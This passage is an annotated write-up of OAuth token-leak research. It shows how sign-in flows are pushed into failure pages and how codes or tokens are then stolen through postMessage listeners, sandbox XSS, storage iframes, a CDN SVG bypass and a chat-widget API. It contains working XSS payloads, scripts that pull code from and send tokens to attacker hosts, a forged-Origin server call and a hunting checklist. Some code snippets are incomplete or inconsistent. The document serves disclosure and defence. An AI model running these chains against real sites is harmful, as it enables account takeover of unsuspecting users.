redirects to https://example.com/callback#code=xxx&state=yyy&id_token=zzz. The only difference is response_type=code,id_token, and the code has moved from the query to the fragment, where a website that only reads the query will not find it.
Line by line, the first request says: this is the Google sign-in endpoint; here is the website's public client-id; here is where to send the user back, URL-encoded so the slashes and colons survive; here is what information is being asked for; here is the response type, a plain code; here is a request for offline access; here is the state value; here is a request to show the consent screen; and here is a flow name. The second request is identical except that response_type now asks for a code and an id_token together, which is what pushes the whole answer into the fragment.
Apple behaves the same way. This request:
https://appleid.apple.com/auth/authorize?
response_type=code&
response_mode=query&
scope=&
state=zzz&
client_id=client-id&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback
redirects to https://example.com/callback?code=xxx&state=yyy, while this one:
https://appleid.apple.com/auth/authorize?
response_type=code+id_token&
response_mode=fragment&
scope=&state=zzz&
client_id=client-id&
redirect_uri=https%3A%2F%2Fexample.com%2Fcallback
In the first Apple request, response_type=code and response_mode=query say: give me a code, in the query string. In the second, response_type=code+id_token asks for two things at once (the + is how a space is encoded in a URL), and response_mode=fragment says: put the answer after the #. The result is the same shift as with Google.
Step 3: change the case of the redirect-uri path
Some providers allow the path of the redirect_uri to be written in a different case, contrary to the security best-practice document's requirement of exact string matching (except for localhost ports in native apps). With https://example.com/callback registered, this flow still works:
https://oauthprovider.example.com/oauth2/v2.0/authorize?
response_type=id_token&
client_id=client-id&
redirect_uri=https://example.com/CaLlBaCk&
scope=openid%20profile%20email&
nonce=1&
state=yyy
and redirects to https://example.com/CaLlBaCk#id_token=xxx. Every website he tested used case-sensitive routes, so the shifted path produced a non-happy path: an error, or a redirect back to the sign-in page with the fragment still present.
This request asks the provider for an id_token, names the client, and gives a return address whose path is written CaLlBaCk instead of callback. The provider accepts it because it compares the address without caring about case. The website, however, has a route for /callback and not for /CaLlBaCk, so it does not recognise the page and shows an error, with the token still sitting after the #.
There is an important limit. With response_type=code this quirk is harder to exploit, because the final token exchange also sends the redirect_uri for validation. If the value used in the dance does not match what the website sends to the provider, no token is issued. With token or id_token there is no such final validation, because the token was delivered directly in the redirect.
Step 4: append to the redirect-uri path
Some providers allow extra data appended to the path. With https://example.com/callback registered, sending:
response_type=id_token&
redirect_uri=https://example.com/callbackxxx
ends in a redirect to https://example.com/callbackxxx#id_token. This was reported to the affected providers. The same code limitation applies: the final exchange compares the correct redirect_uri, so no token is issued for response_type=code.
Here the return address is the registered one with xxx stuck on the end. The provider accepts it, sends the token to a path the website does not have, and the website shows an error page with the token in the fragment.
Step 5: append parameters to the redirect-uri
Some providers allow extra query or fragment parameters on the redirect_uri. By supplying the same parameter names that will be appended, you can force a non-happy path. With https://example.com/callback registered:
response_type=code&
redirect_uri=https://example.com/callback%3fcode=xxx%26
ends as a redirect to https://example.com/callback?code=xxx&code=real-code. Depending on how the website handles duplicate parameters, this can break the flow. The same applies to tokens:
response_type=code&
redirect_uri=https://example.com/callback%23id_token=xxx%26
ends as https://example.com/callback#id_token=xxx&id_token=real-id_token, and depending on the JavaScript that reads the fragment, that too can end in a non-happy path.
In the first payload, %3f is an encoded ? and %26 is an encoded &. So the return address secretly contains a ?code=xxx& of its own. When the provider appends the real code, the final URL has two parameters called code, and a website that picks the wrong one, or gets confused by the duplicate, may fail to consume the real one. The second payload does the same with %23, an encoded #, planting a fake id_token before the real one.
Step 6: find leftover or misconfigured redirect-uris
While collecting sign-in URLs, he also tested whether other return addresses were accepted. Of 125 Google sign-in flows saved from the sites he tested, 5 sites also accepted the start page as a valid redirect_uri. Where redirect_uri=https://auth.example.com/callback was in use, these were also valid on those 5 sites:
redirect_uri=https://example.com/redirect_uri=https://example.comredirect_uri=https://www.example.com/redirect_uri=https://www.example.com
This mattered most for sites that actually used id_token or token, since response_type=code still gets the final redirect-uri validation at token exchange.
In plain words: the website had registered one specific return address, but the provider also accepted the bare home page, with or without www, with or without a trailing slash. That gives an attacker many more places to land the token.
Step 7: catalogue the landing pages
After breaking the dance, the outcomes he saw were:
- An error page.
- A redirect to the start page of the website.
- A redirect back to the login page, either (3.1) with the parameters still in the URL or (3.2) with them removed.
- A redirect back to the OAuth provider with the correct response type and state, effectively retrying the flow.
He focused on 1, 2 and 3.1, because those keep the parameters in the URL, and concluded that 4 is the best outcome for a website trying to avoid non-happy paths.
At this point he had no real vulnerabilities yet and was unsure the effort was worth it.
, i'm going nuts
He describes the self-doubt: had he previously dismissed a URL leak from a postMessage response as not-an-issue? Using the extension's logging of iframe listeners, he narrowed to sites that had at least one postMessage listener in any frame of the window where the token-carrying URL landed.
, HAHAH IT WORKED , gddmn , 1-click hijack, SHABLAM [think of it like a Batman "kapow"]
Step 8: Gadget 1, a postMessage listener that leaks the URL
This was the expected case. One example was an analytics SDK for a popular site, loaded on websites.
The SDK exposed a postMessage listener that sent a message back when the message type matched. Sending to it from a different origin:
openedwindow = window.open('https://www.example.com');
...
openedwindow.postMessage('{"type":"sdk-load-embed"}','*');
A response message appeared in the sending window containing the location.href of the website.
Line by line: the first line opens the target website in a new window and keeps a handle to it in a variable called openedwindow. The ... stands for whatever happens in between. The last line sends a note to that window saying "type: sdk-load-embed", and the '*' means "I do not care which origin receives this". The listener inside the target page recognises the type, and replies with the page's own address, which the attacker's window can read.
The attack flow depends on how the site uses codes and tokens, but the shape is:
- Attacker sends the victim a crafted link prepared to cause a non-happy path.
- Victim clicks; a new tab opens with a sign-in flow at one of the site's providers.
- The non-happy path triggers, the vulnerable listener is loaded on the landing page, and the code or token is still in the URL.
- The attacker's original tab sends a batch of postMessages to the new tab to make the listener leak the current URL.
- The original tab listens for the reply, extracts the code or token, and sends it to the attacker.
- Attacker signs in as the victim with the stolen credential.
Step 9: Gadget 2, XSS on a sandbox or third-party domain that receives the URL
Example 1: stealing window.name from a sandbox iframe
He reported the first in-the-wild chain using this gadget on 12 May. Two days later, on 14 May, Youssef Sammouda published a post on taking over Facebook accounts via Gmail describing a similar flow. The difference: Sammouda's bug is not about breaking the dance but about leaking the URL the victim lands on through an iframed sandbox domain that also allows arbitrary JavaScript, because the sensitive data is appended to the sandbox URL when the iframe loads.
Rosén's cases were a bit different. The first had an iframe on the page where the dance ended, whose name was a JSON-stringified version of the window.location object. This is an old cross-domain data transfer trick: the framed page can read its own window.name, which the parent set.
i = document.createElement('iframe');
i.name = JSON.stringify(window.location)
i.srcdoc = '<script>console.log("my name is: " + window.name)</script>';
document.body.appendChild(i)
Line by line: the first line creates a new iframe in memory. The second line turns the page's whole location object into a text string and uses it as the iframe's name. The third line fills the iframe with a tiny page that prints its own name to the console. The fourth line puts the iframe on the page. The point is that the parent can write data into the child's name, and the child can read it back, even though they are different websites.
The domain loaded in the iframe also had a simple XSS:
https://examplesandbox.com/embed_iframe?src=javascript:alert(1)
This URL tells the sandbox page to load javascript:alert(1) as its src. In other words, the sandbox will run whatever JavaScript you put in that parameter, which is exactly what an XSS is.
As Sammouda explains, an XSS on a domain in one window lets that window reach other windows of the same origin when a parent/child/opener relationship exists. His steps:
-
A malicious page embeds an iframe of the sandbox, with the XSS loading his own script:
HTML <div id="leak"><iframe src="https://examplesandbox.com/embed_iframe?src=javascript: x=createElement('script'), x.src='//attacker.test/inject.js', document.body.appendChild(x);" style="border:0;width:500px;height:500px"></iframe></div> -
The injected script replaces the sandbox content with the link for the victim:
JavaScript document.body.innerHTML = '<a href="#" onclick=" b=window.open("https://accounts.google.com/o/oauth2/auth/oauthchooseaccount?...");"> Click here to hijack token</a>';It also polls for the opened window and the target iframe, then posts the
window.nameto the top window:JavaScript x = setInterval(function() { if(parent.window.b && parent.window.b.frames[0] && parent.window.b.frames[0].window && parent.window.b.frames[0].window.name) { top.postMessage(parent.window.b.frames[0].window.name, '*'); parent.window.b.close(); clearInterval(x); } }, 500); -
The attacker page listens for the message:
HTML <script> window.addEventListener('message', function (e) { if (e.data) { document.getElementById('leak').innerText = 'We stole the token: ' + e.data; } }); </script>
In step 1, the div with id leak holds an iframe pointing at the sandbox. The src parameter contains JavaScript that creates a script element, points it at //attacker.test/inject.js, and adds it to the page. So the attacker's script now runs inside the sandbox's origin.
In step 2, the injected script replaces the page body with a link. When the victim clicks it, window.open opens the Google sign-in page and stores the handle in b. The polling code then runs every 500 milliseconds: it checks whether b exists, whether it has a first frame, whether that frame has a window, and whether that window has a name. When all of that is true, it sends the name up to the top window, closes the popup, and stops polling. The name is the JSON string of the victim's location, which the parent had written into the iframe.
In step 3, the attacker's page listens for any message and, if there is data, writes it into the leak div with the label "We stole the token: ".
Example 2: iframe with XSS plus a parent origin check
The second example was an iframe on the non-happy path with an XSS reachable via postMessage, but messages were only accepted from the parent window. The location.href was sent down to the iframe when it asked for initConfig. The main window loaded it as:
<iframe src="https://challenge-iframe.example.com/"></iframe>
and the content was, much simplified:
<script>
window.addEventListener('message', function (e) {
  if (e.source !== window.parent) {
    // not a valid origin to send messages
    return;
  }
  if (e.data.type === 'loadJs') {
    loadScript(e.data.jsUrl);
  } else if (e.data.type === 'initConfig') {
    loadConfig(e.data.config);
  }
});
</script>
This listener checks that the sender is its own parent before doing anything. If the message type is loadJs, it loads a script from the URL in the message. If the type is initConfig, it loads a configuration. The check is stricter than in Gadget 1, but it can still be satisfied by an attacker who becomes the parent.
The chain:
-
The malicious page embeds the sandbox iframe and triggers a script on load:
HTML <div id="leak"><iframe id="i" name="i" src="https://challenge-iframe.example.com/" onload="run()" -
Being the parent, it sends a message asking the iframe to load the attacker's script in the sandbox origin:
HTML <script> function run() { i.postMessage({type:'loadJs',jsUrl:'https://attacker.test/inject.js'}, '*') } </script> -
The injected script replaces the content with the victim link and polls for the target iframe, then installs a postMessage proxy inside it that forwards messages to the opener:
JavaScript document.body.innerHTML = '<a href="#" onclick=" Click here to hijack token</a>';JavaScript x = setInterval(function() { if(b && b.frames[1]) { b.frames[1].eval( 'onmessage=function(e) { top.opener.postMessage(e.data, "*") };' + 'top.postMessage({type:'initConfig'},"*")' ) clearInterval(x) } }, 500); -
The attacker page listens for the forwarded message:
HTML <script> if (e.data) { document.getElementById('leak').innerText = 'We stole the token: ' + JSON.stringify(e.data); } }); </script>
In step 1, the iframe has an onload attribute, so run() fires as soon as the sandbox page has loaded. In step 2, run() sends a message to the iframe asking it to load https://attacker.test/inject.js. Because the malicious page is the parent, the origin check passes, and the attacker's script now runs inside the sandbox.
In step 3, the injected script replaces the page with the victim link, then polls every 500 milliseconds for the popup b and its second frame. When both exist, it uses eval to install a message handler inside that frame: anything the frame receives is forwarded to top.opener, which is the attacker's page. It then sends an initConfig message to the top window, which makes the site send its configuration, including the URL, down to the frame. The frame forwards it on, and the polling stops.
In step 4, the attacker's page listens for the forwarded message and writes it into the leak div.
Step 10: Gadget 3, using APIs to fetch the URL out-of-bounds
Rosén calls this the most fun: send the victim somewhere, then pick up the sensitive data from a different location.
Example 1: a storage iframe with no origin check
An external tracking service added a storage iframe:
<iframe
  id="tracking"
  name="tracking"
  src="https://cdn.customer1234.analytics.example.com/storage.html">
</iframe>
The main window talked to it over postMessage to save tracking data in the localStorage of the iframe's origin:
tracking.postMessage('{"type": "put", "key": "key-to-save", "value": "saved-data"}', '*');
and could read it back:
tracking.postMessage('{"type": "get", "key": "key-to-save"}', '*');
The iframe is a small helper page hosted by the analytics service, one per customer. The first message says "put this value under this key", and the second says "get me the value under this key". Both are sent with '*', meaning no origin restriction.
On initialisation the iframe saved the user's last location under last-url:
tracking.postMessage('{"type": "put", "key": "last-url", "value": "https://example.com/?code=test#access_token=test"}', '*');
If you could talk to that origin and get it to send you the content, you could fetch location.href from storage. The listener had a block-list and an allow-list, apparently configurable by the customer:
var blockList = [];
var allowList = [];
var syncListeners = [];

window.addEventListener('message', function(e) {
  // If there's a blockList, check if origin is there and if so, deny
  if (blockList && blockList.indexOf(e.origin) !== -1) {
    return;
  }
  // If there's an allowList, check if origin is there, else deny
  if (allowList && allowList.indexOf(e.origin) == -1) {
    return;
  }
  // Only parent can talk to it
  if (e.source !== window.parent) {
    return;
  }
  handleMessage(e);
});

function handleMessage(e) {
  if (data.type === 'sync') {
    syncListeners.push({source: e.source, origin: e.origin})
  } else {
  ...
}

window.addEventListener('storage', function(e) {
  for(var i = 0; i < syncListeners.length; i++) {
    syncListeners[i].source.postMessage(JSON.stringify({type: 'sync', key: e.key, value: e.newValue}), syncListeners[i].origin);
  }
}
Line by line: the first three lines create empty lists for blocked origins, allowed origins, and listeners that want updates. The message handler then checks three things in order. If the sender's origin is on the block-list, stop. If there is an allow-list and the sender's origin is not on it, stop. If the sender is not the parent window, stop. Only then does it pass the message to handleMessage. That function, when the type is sync, remembers the sender and its origin so it can send updates later. The storage handler fires whenever the localStorage changes, and for each remembered listener it sends a message with the changed key and its new value.
A valid origin on the allow-list could also request a sync, receiving every subsequent change to the localStorage. On the website where this storage sat on the non-happy path, no allow-list origins were defined, so any origin could talk to the listener as long as it was the parent. The method mirrors Gadget 2:
-
The malicious page embeds the storage iframe and triggers a script on load:
HTML <div id="leak"><iframe id="i" name="i" src="https://cdn.customer12345.analytics.example.com/storage.html" onload="run()"></iframe></div> -
Being the parent, and with no allow-list, it asks for sync updates and listens for them:
HTML <script> function run() { i.postMessage({type:'sync'}, '*') } if (e.data && e.data.type === 'sync') { } }); </script> -
The page also carries the victim link:
HTML <a href="https://accounts.google.com/o/oauth2/auth/oauthchooseaccount?..." target="_blank">Click here to hijack token</a>'; -
The victim clicks, goes through the dance, lands on the non-happy path where the tracking script and storage iframe load. The iframe's
last-urlis updated, thestorageevent fires in the attacker's iframe because the localStorage changed, and the attacker's page receives a postMessage with the victim's current URL.
In step 1, the iframe points at the storage page and calls run() when it loads. In step 2, run() sends a sync request, and the listener writes any incoming sync message into the leak div. In step 3, the link opens the sign-in flow in a new tab. In step 4, the victim's own visit to the site updates the stored last-url, and the storage page pushes that update to the attacker's iframe.
Example 2: customer mix-up in a CDN, a DIY storage SVG without origin check
The analytics service had its own bug bounty, so he also looked for a way to leak URLs on sites that had configured proper origins. Searching for the CDN domain without the customer part turned up customer-uploaded images:
https://cdn.analytics.example.com/img/customer42326/event-image.png
https://cdn.analytics.example.com/img/customer21131/test.png
and SVG files served inline as Content-type: image/svg+xml:
https://cdn.analytics.example.com/img/customer54353/icon-register.svg
He registered a trial account and uploaded his own asset, which appeared on the CDN:
https://cdn.analytics.example.com/img/customer94342/tiger.svg
The interesting part: using the customer-specific subdomain, the image was still served. This URL worked:
https://cdn.customer12345.analytics.example.com/img/customer94342/tiger.svg
So customer #94342 could render SVG files inside customer #12345's storage. He uploaded an SVG with a simple XSS payload at https://cdn.customer12345.analytics.example.com/img/customer94342/test.svg:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg id="svg2" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" viewbox="0 0 500 500" width="100%" height="100%" version="1.1">
<script xlink:href="data:,alert(document.domain)"></script>
</svg>
An SVG is an image format that can contain a script. The first line declares it as XML. The svg tag sets up the drawing area. The script tag inside it loads a tiny piece of JavaScript from a data: URL, which simply shows an alert with the current domain. If that alert appears, the script ran inside the CDN's origin.
Not great: the CDN added Content-Security-Policy: default-src 'self' to everything under img/, and the server header mentioned S3, disclosing the bucket.
The CSP header is the bouncer: it says only the site's own files may run, so the inline script is blocked. The server header mentioning S3 tells you the files are stored in Amazon's S3 storage service.
Then the S3 quirk: directories are prefixes, and S3 does not care whether / is URL-encoded. Changing img/ to img%2f still resolved the image, but the CSP header was removed and the XSS fired.
In S3 there are no real folders, only names with slashes in them. So img/customer94342/test.svg and img%2fcustomer94342/test.svg point at the same stored file. The CDN's rule that added the CSP header only matched the literal img/ prefix, so the encoded version slipped past it, and the script ran.
He could then upload an SVG that recreated the storage handler and postMessage listener with an empty allowList, enabling the same attack even on sites that had configured their allowed origins properly:
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg id="svg2" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" viewbox="0 0 5 5" width="100%" height="100%" version="1.1">
<script xlink:href="data:application/javascript;base64,[redacted]=="></script>
</svg>
The same method as example 1, but iframing the SVG with the encoded slash instead of storage.html:
<div id="leak"><iframe
id="i" name="i"
src="https://cdn.customer12345.analytics.example.com/img%2fcustomer94342/listener.svg"
onload="run()"></iframe></div>
This SVG is the same shape as the previous one, but the script is stored as base64 text in a data: URL. Decoded, it starts with var blockList = []; var allowList = []; and so on: a copy of the storage listener with empty lists, meaning no origin restrictions at all. The iframe then loads that SVG through the encoded-slash URL, so it runs in the other customer's origin.
Since no website could patch this itself, he reported it to the analytics provider instead.
His framing: looking at third-party misconfigurations mainly confirmed that there are multiple ways to leak tokens, and since the third party had a bounty, it was a different receiver for the same class of bug, with impact for all of the analytics service's customers. In this case the customer could configure the tool properly to avoid leaking data, but the sensitive data still reached the third party, so bypassing that configuration was worth testing.
Example 3: chat-widget API
A chat widget was present on every page, including error pages. It had multiple postMessage listeners: one without a proper origin check that only started the chat popup, and one with a strict origin check that received an initialisation call and the current user's chat-api-token.
<iframe src="https://chat-widget.example.com/chat"></iframe>
<script>
window.addEventListener('message', function(e) {
  if (e.data.type === 'launch-chat') {
    openChat();
  }
});

function openChat() {
  ...
}

var chatApiToken;
window.addEventListener('message', function(e) {
  if (e.origin === 'https://chat-widget.example.com') {
    if (e.data.type === 'chat-widget') {
      if (e.data.key === 'api-token') {
        chatApiToken = e.data.value;
      }
      if(e.data.key === 'init') {
        chatIsLoaded();
      }
    }
  }
});

function chatIsLoaded() {
  ...
}
</script>
Line by line: the iframe loads the chat widget. The first listener reacts to any message whose type is launch-chat and calls openChat(), with no origin check at all. The variable chatApiToken is declared to hold the token. The second listener only accepts messages whose origin is the chat widget's own domain. Inside, if the type is chat-widget and the key is api-token, it stores the value. If the key is init, it calls chatIsLoaded().
When the chat iframe loaded:
- If a chat-api-token existed in its localStorage, it sent the token to its parent by postMessage. If none existed, it sent nothing.
- Once loaded, it sent
{"type": "chat-widget", "key": "init"}to its parent.
When the chat icon was clicked in the main window:
-
If no token had been sent, the widget created one, stored it in its own origin's localStorage and posted it to the parent.
-
The parent made an API call to the chat service. The endpoint was CORS-restricted to the configured website, so a valid
Originheader plus the chat-api-token was required. -
The call included
location.href, registering it as the visitor's current page, and the response contained tokens to open a websocket for the chat session:JSON { "api_data": { "current_page": "https://example.com/#access_token=test", "socket_key": "xxxyyyzzz", ... } }
That JSON response has an api_data object. Inside it, current_page is the address the widget registered, and socket_key is a value used to open the live chat connection. The ... stands for other fields.
The realisation: the token is always announced to the parent of the chat iframe, and with the token he could make a server-side request adding his own Origin header, since CORS only matters to a browser. The chain:
-
The malicious page embeds the chat iframe, listens for the api-token, and reloads the iframe after 2 seconds if no token arrived, to cover victims who never opened the chat. The token is needed first so the server-side polling can start.
HTML <div id="leak"><iframe id="i" name="i" src="https://chat-widget.example.com/chat" onload="reloadToCheck()"></iframe></div> <script> var gotToken = false; function reloadToCheck() { if (gotToken) return; setTimeout(function() { document.getElementById('i').src = 'https://chat-widget.example.com/chat?' + Math.random(); }, 2000); } window.onmessage = function(e) { if (e.data.key === 'api-token') { gotToken = true; lookInApi(e.data.value); } } launchChatWindowByPostMessage(); </script> -
A link opens the sign-in flow that ends on the page with the token in the URL:
HTML <a href="#" onclick="b=window.open('https://accounts.google.com/o/oauth2/auth/oauthchooseaccount?...');">Click here to hijack token</a> -
launchChatWindowByPostMessage()keeps telling the opened window to launch the chat:JavaScript function launchChatWindowByPostMessage() { var launch = setInterval(function() { if(b) { b.postMessage({type: 'launch-chat'}, '*'); } }, 500); } -
When the victim lands on the error page, the chat launches and a token is created. The reloaded iframe on the attacker's page receives the api-token, and polling of the API begins:
JavaScript function lookInApi(token) { var look = setInterval(function() { fetch('https://fetch-server-side.attacker.test/?token=' + token).then(e => e.json()).then(e => { if (e && e.api_data && e.api_data.current_url && e.api_data.current_url.indexOf('access_token') !== -1) { var payload = e.api_data.current_url document.getElementById('leak').innerHTML = 'Attacker now has the token: ' + payload; clearInterval(look); } }); }, 2000); } -
The server-side endpoint makes the API call with the forged Origin header:
JavaScript addEventListener('fetch', event => { event.respondWith(handleRequest(event.request)) }) async function getDataFromChatApi(token) { return await fetch('https://chat-widget.example.com/api', {headers:{Origin: 'https://example.com', 'Chat-Api-Token': token}}); } function handleRequest(request) { const token = request.url.match('token=([^&#]+)')[1] || null; return token ? getDataFromChatApi(token) : null; } -
The victim clicks, completes the dance, lands on the error page with the token in the URL, the chat pops up, registers the current URL, and the attacker has the access token.
In step 1, the iframe loads the chat widget and calls reloadToCheck(). That function returns immediately if the token has already arrived; otherwise it waits two seconds and then reloads the iframe with a random query string, which forces the widget to try again. The window.onmessage handler watches for a message whose key is api-token, sets gotToken to true, and passes the value to lookInApi. The last line starts the chat-launching loop.
In step 2, the link opens the Google sign-in page in a new window and stores the handle in b.
In step 3, launchChatWindowByPostMessage() runs every 500 milliseconds and, if b exists, sends it a launch-chat message. That is the message the widget's unprotected listener accepts.
In step 4, lookInApi runs every two seconds and asks the attacker's own server-side endpoint for the chat data, passing the token. When the response contains an api_data.current_url that includes access_token, it writes that URL into the leak div and stops polling.
In step 5, the server-side code registers a handler for incoming fetch requests. getDataFromChatApi calls the chat API with two headers: an Origin header claiming to be the legitimate website, and the stolen token. handleRequest pulls the token out of the incoming URL with a regular expression and calls the API function if a token is present. Because this runs on a server and not in a browser, the forged Origin is accepted.
In step 6, the whole chain comes together: the victim clicks, the dance breaks, the error page loads the chat widget with the token in the URL, the widget registers that URL, and the attacker reads it back through the API.
Step 11: an idea not found in the wild, a postMessage proxy to the opener
web_message response types cannot validate any path of the origin, so any URL on a valid domain can receive the token. If any page on that domain forwards whatever it receives to its opener, a double window.open chain works.
Attacker page 1:
<a href="#" onclick="a=window.open('attacker2.html'); return false;">Accept cookies</a>
Attacker page 2:
<a href="#" onclick="b=window.open('https://accounts.google.com/oauth/...?', '', 'x'); location.href = 'https://example.com/postmessage-proxy'; return false;">Login to google</a>
And https://example.com/postmessage-proxy would contain something like:
// Proxy all my messages to my opener:
window.onmessage=function(e) { opener.postMessage(e.data, '*'); }
On page 1, the link opens attacker2.html in a new window and stores the handle in a. The return false stops the link from doing anything else. On page 2, the link opens the Google sign-in page in a popup, stores the handle in b, and then immediately navigates the current page to the legitimate site's proxy page. The proxy page's only job is to take any message it receives and pass it to opener, which is the page that opened it, namely the attacker's page 2.
The provider delivers the token to the valid origin, which forwards it to the opener, the attacker's page. It needs two clicks: one to create the opener relationship between attacker and website, one to launch the OAuth flow with the legitimate site as the opener of the popup.
Why it works at all
The design mistake is that the page which renders the OAuth authorization response, including error pages, is allowed to load third-party resources. The security best-practice document says that page and the authorization endpoint should not include third-party resources or links to external sites, and Rosén calls this 100% accurate, explicitly including error pages. When a broken dance leaves the credential in the URL and that page carries a listener or script that can be induced to reveal location.href, the credential leaves the origin.
The break itself comes from providers being permissive: case-shifted or appended redirect-uri paths, appended parameters, and leftover redirect-uris, plus the ability to switch response types and modes. Because each provider allows so many combinations, it is hard for a website to cover them all. Existing defences did not stop it: referer leaks are largely gone because browsers strip everything but the domain, and CSP and Trusted Types raise the bar for XSS, but none of that matters when the leak is a legitimate postMessage listener or a third-party script doing what it was configured to do. In some findings the weak listeners were not third-party at all but built by the company owning the website.
What an attacker gets
Under the right conditions, an attacker can obtain a victim's authorization code or token and sign in as them, a single-click account takeover in the chains shown. The conditions are strict: the dance must be breakable into a non-happy path that keeps the credential in the URL, and the landing page must carry a usable leak gadget. For code flows, the attacker must also be able to complete the exchange, which the case-shifting and path-appending quirks do not allow because the final redirect-uri is validated; for token and id_token there is no such final check. The CDN case was reported to the analytics provider, with impact for all of its customers; the chat-widget case affected a site using that widget on its error pages. The opener-proxy idea is one he was not able to find in the wild.
How to fix it
Rosén's recommendations, as stated:
- Know which pages are involved in the OAuth-dance, including exception and error pages that can be triggered by wrong or missing parameters.
- Make sure those pages use no third-party scripts. Even if none are vulnerable today, a new tag added through Google Tag Manager or a change in a third-party script could create future leakage.
- As an OAuth client, enable only the response types and modes you actually support, where the provider allows it. Some providers, like GitHub, support only one response type.
On PKCE: it does not solve this. PKCE is a mechanism where the website makes up a secret at the start of the flow and proves it knows the secret at the end, so that a stolen code is useless to anyone else. But here the attacker prepares the link, so the provider issues the code bound to the attacker's own secret, and the flow is intentionally broken afterwards, for example with the invalid-state method. When the code leaks, the attacker uses their own secret.
He reported the redirect-uri quirks to the affected providers and sent a draft of the post to the IETF working group on the OAuth 2.0 Security Best Current Practice draft. The CDN issue went to the analytics provider, since no website could patch it themselves.
Things to try if you want to look for this yourself
- Response-type switching. Take a site's saved sign-in URL and add a second response type (for example
response_type=code,id_tokenon Google, orresponse_type=code+id_token&response_mode=fragmenton Apple). A positive result is the code arriving in the fragment instead of the query, with the site failing to consume it and leaving it in the URL. - Invalid state. Start a flow, keep your
state, and send the victim a link using it. A positive result is an error page that still hascodein the URL. - Redirect-uri case shifting. Change the case of the registered path (
/CaLlBaCk). A positive result is a redirect to the shifted path with the token in the fragment, landing on an error or sign-in page that keeps it. - Redirect-uri path appending. Append characters to the registered path (
/callbackxxx). A positive result is a redirect carrying#id_tokento the appended path. - Redirect-uri parameter appending. Add encoded parameters to the redirect-uri (
%3fcode=xxx%26,%23id_token=xxx%26). A positive result is a duplicate parameter in the final URL that breaks the site's parsing. - Leftover redirect-uris. Try the bare domain, with and without
www, with and without a trailing slash. A positive result is acceptance of a redirect-uri other than the registered one, most useful on sites usingid_tokenortoken. - Listener sweep. On the non-happy-path page, use a postMessage tracker to list listeners in every frame, then send candidate message types from another origin. A positive result is a reply containing
location.href. - Sandbox and third-party XSS. Look for iframes on the landing page whose domain allows arbitrary script, and for
window.nameset fromwindow.location. A positive result is script execution in that origin with a parent/opener relationship to the victim window. - Storage iframes. Check whether a tracking or storage iframe accepts messages from any parent when no allow-list is configured, and whether
syncreturns stored values. A positive result is asyncmessage containing the victim's URL. - CDN cross-customer serving. On a multi-tenant CDN, request your own asset through another customer's subdomain, then try URL-encoded slashes (
img%2f) to see whether CSP is dropped. A positive result is your SVG executing in the other customer's origin. - Chat and widget APIs. Check whether a widget announces its API token to any parent, and whether its API trusts the
Originheader alone. A positive result is a server-side call with a forgedOriginreturning the victim'scurrent_page. - Opener proxies. Look for any page on a
web_message-capable domain that forwards received messages toopener. A positive result is the token arriving at an attacker-controlled opener after two clicks.
Glossary
- OAuth: a system that lets one website ask another (Google, Apple, Facebook) to confirm who you are, without sharing your password with the first website.
- OAuth-dance: Rosén's name for the whole round trip from the website to the provider and back.
- Authorization code: a short-lived, single-use string the provider gives the website, which the website swaps for a token.
- Access token: a reusable string that lets its holder act as you towards the provider's API.
- id_token: a signed statement of identity, in JSON Web Token format, proving who you are.
- JWT (JSON Web Token): a compact, signed text format for carrying claims such as identity.
- state: a random value the website makes up at the start of the flow and checks at the end, to confirm the same user started and finished it.
- response_type: the part of the request that says what kind of credential you want back (
code,token,id_token, or a combination). - response_mode: the part of the request that says how the credential should be delivered (query, fragment, web-message, form-post).
- redirect_uri: the return address the website gives the provider, where the user should be sent back afterwards.
- Query string: the part of a URL after
?, which is sent to the server. - Fragment: the part of a URL after
#, which is never sent to the server and only the browser sees. - postMessage: a browser function that lets windows and frames from different websites send each other messages.
- Origin: the combination of scheme, host and port that identifies a website, for example
https://example.com. - Origin check: code that verifies who sent a message before acting on it.
- location.href: the full address of the page currently loaded in a window.
- Non-happy path: Rosén's term for a flow that fails after the provider has issued a valid credential, leaving it in the URL.
- XSS (cross-site scripting): getting your own JavaScript to run inside someone else's website.
- CSP (Content Security Policy): a header that tells the browser which kinds of content are allowed on a page.
- Trusted Types: a browser feature that restricts how a page can insert HTML and scripts, raising the bar for XSS.
- localStorage: a small storage box a website keeps in your browser, tied to its own origin.
- iframe: a window embedded inside another web page.
- Parent window: the page that contains an iframe.
- Opener: the window that opened another window with
window.open. - window.name: a plain text label every browser window has, which a parent can set on an iframe it creates.
- API: a way for one program to ask another for data or actions over the web.
- CORS: a browser rule that lets a server decide which other origins may read its responses.
- Origin header: a request header the browser fills in automatically to say which site the request came from; a server-side program can write any value it likes.
- SDK: a ready-made bundle of code a company provides so other sites can integrate its service easily.
- CDN (Content Delivery Network): a service that stores and serves files, often images and scripts, close to users.
- S3: Amazon's object storage service, where files are stored under names that look like paths but are really just prefixes.
- SVG: an image format written in XML that can contain scripts.
- PKCE (Proof Key for Code Exchange): a mechanism where the website proves at the end of the flow that it is the same party that started it, so a stolen code is useless to anyone else.
- Websocket: a persistent two-way connection between a browser and a server, often used for live chat.
- Bug bounty: a programme that pays researchers for reporting security bugs to the owner of a system.
- IETF: the organisation that publishes many of the technical standards the internet runs on.
- Security Best Current Practice: an IETF document describing recommended security practices for OAuth.





